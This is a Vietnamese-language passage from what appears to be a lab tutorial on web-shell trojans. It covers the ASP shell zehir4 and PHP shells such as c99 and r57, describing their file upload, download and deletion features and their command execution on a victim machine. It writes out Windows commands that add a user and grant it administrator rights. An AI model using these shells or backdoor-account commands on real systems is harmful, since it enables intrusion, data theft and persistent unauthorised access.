Ta đánh vào lệnh Dir để xem thông tin các file trong hệ thống, với trojan như trên ta có thể xem được các thông tin hệ thống, có thể upload,download thông qua tftp, và add user vào hệ thống ví dụ lệnh “ net user hao hao /add”, “net Localgroup administrators hao /add “.

Vào link <http://192.168.1.116/zehir4.asp> để xem về trojan webbase thứ 2.




Ta thấy Trojan này hướng đồ họa và tiện dụng hơn, việc lấy file,xóa file hoàn toàn thông qua web, chúng ta có thể dễ dàng thao tác trên máy của nạn nhân.

**2/Trojan với ngôn ngữ PHP:** Ta sử dụng Web server Apache với trojan được viết bằng ngôn ngữ này, người viết giới thiệu đến các bạn trojan tiêu biểu là c99.

Đầu tiên bạn sử dụng chương trình pphpeasy để cài kết hợp 3 gói sau apache, php, và mysql. Tuy nhiên trong bài các bạn chỉ cần sử dụng php và apache. Chép các file trojan và thư mục www để có thể chạy được các file này.





Đây là file trojan rất nguy hiểm, nó vừa có thể download, upload file, đồng thời hỗ trợ chúng ta chạy những ứng dụng như perl, thực thi các hàm hệ thống, cung cấp thông tin về nạn nhân hiện hành.v. Do tính chất như vậy cho nên Trojan này được hacker dùng rất rộng rãi(ngoài ra còn có r57, phpshell.v).